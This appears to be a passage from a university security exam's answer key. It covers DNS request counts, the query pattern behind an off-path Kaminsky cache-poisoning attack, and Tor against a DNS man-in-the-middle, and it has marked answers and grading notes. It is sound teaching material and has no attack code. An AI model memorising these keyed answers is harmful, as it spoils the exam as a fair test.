Suppose you want to visit `evanbot.berkeley.edu` and `cooked.berkeley.edu`, but need to find their IP addresses by performing DNS queries.

Q11.1 (1 point) For this subpart only, assume that DNS caching is disabled. How many DNS requests does a recursive resolver need to make to find the IP addresses corresponding to the two domains?

○ 4 ○ 5 ● 6 ○ 8

Solution: The total is 6 DNS requests if the recursive resolver contacts the root to find the authoritative nameserver for `edu`, contacts the nameserver for `edu` to find the authoritative nameserver for `berkeley.edu`, then contacts that nameserver to find the IP address of `evanbot.berkeley.edu`; and does a similar process for `cooked.berkeley.edu`.

We will give full credit for the answer 8 as well. Suppose the authoritative nameserver for `berkeley.edu` delegates authority for the zone `evanbot.berkeley.edu` to an authoritative nameserver for `evanbot.berkeley.edu`. Then apparently, the nameserver for `berkeley.edu` can decline to answer queries about the IP address of `evanbot.berkeley.edu` and refer askers to the authoritative nameserver for `evanbot.berkeley.edu`, which can answer such a query. (Prof. Wagner was not previously aware of this, but learned about it after the exam from an alert student.) If this happens for both zones, then it can lead to a total of 8 DNS requests.

Q11.2 (1 point) Assume that the DNS cache is initially empty, but every subsequent DNS response is cached. How many non-cached DNS requests does a recursive resolver need to make to find the IP addresses corresponding to the two domains?

○ 3 ● 4 ○ 5 ○ 6

Solution: We also gave full credit for 5 and 6, based on the same alternative scenario mentioned in the solutions to Q11.1.

Q11.3 (3 points) Suppose that no subdomain exists under `cooked.berkeley.edu`, and all possible subdomains under `evanbot.berkeley.edu` exist (e.g., `1.evanbot.berkeley.edu`, `2.evanbot.berkeley.edu`, etc.).

What sequence of DNS queries would allow an off-path attacker to perform a Kaminsky attack to poison `berkeley.edu`?

Assume that DNS responses are cached, the DNS cache is initially empty, and bailiwick checking is enabled. Select all that apply.

- ☐ Repeatedly query for `cooked.berkeley.edu`
- ☐ Query for **N**`.google.com` for **N** = 1,2,3,...
- ■ Query for **N**`.evanbot.berkeley.edu` for **N** = 1,2,3,...
- ■ Query for **N**`.cooked.berkeley.edu` for **N** = 1,2,3,...
- ☐ None of the above.

Solution: It doesn't matter whether the queried domains exist or not; the Kaminsky attack just needs a way to query a different domain each time (so that the cache doesn't get in the way of the attack). For the Kaminsky attack, the attacker just needs to get the client to send many requests (and due to caching, this means that each request needs to be for a different hostname). It doesn't matter whether the domains exist or not; the important part is that they aren't in the cache, and that the attacker has a chance to send a spoofed reply that contains malicious information in the additional information part of the response.

In class, we saw an example where the Kaminsky attacker queries many nonexistent domains. That's not essential. That was just because it's easier to come up with a list of many nonexistent domains than to come up with a list of many existent domains, and since it doesn't matter to the attacker the domains exist, the attacker might as well query domain names like 1,2,3, rather than trying to come up with a list of existing domains and query those.

Q11.4 (2 points) Assume that a recursive resolver starts performing DNS queries (without DNSSEC) over TCP. Also, assume that Mallory is a MITM between all DNS nameservers and the rest of the Internet.

If the recursive resolver uses Tor, does this limit Mallory's ability to tamper with DNS traffic?

- ○ Yes, since Tor uses multiple layers of encryption, preventing a MITM between the exit node and the DNS nameserver from tampering with the message undetected.
- ○ Yes, since Tor uses randomized relay selection, ensuring that Mallory does not know who to forward the tampered DNS response to.
- ○ No, since DNS cannot work over Tor at all due to the exit node sending encrypted packets to the DNS nameserver, who expects plaintext packets.
- ● No, Mallory could still tamper with TCP packets coming from the DNS nameserver.

Post-Exam Activity

Help EvanBot decorate the tree! (Or cut it down using our rightfully-owned axe.) Your art won't affect your grade.

Comments/Assumptions Box

Congratulations for making it to the end of the exam! Feel free to leave any thoughts, comments, feedback, or doodles here. These comments won't affect your grade.

If there's anything else you want us to know, or you feel like there was an ambiguity in the exam, please put it in the box below. For ambiguities, you must qualify your answer and provide an answer for both interpretations. For example, "if the question is asking about A, then my answer is X, but if the question is asking about B, then my answer is Y". You will only receive credit if it is a genuine ambiguity and both of your answers are correct. We will only look at ambiguities if you request a regrade.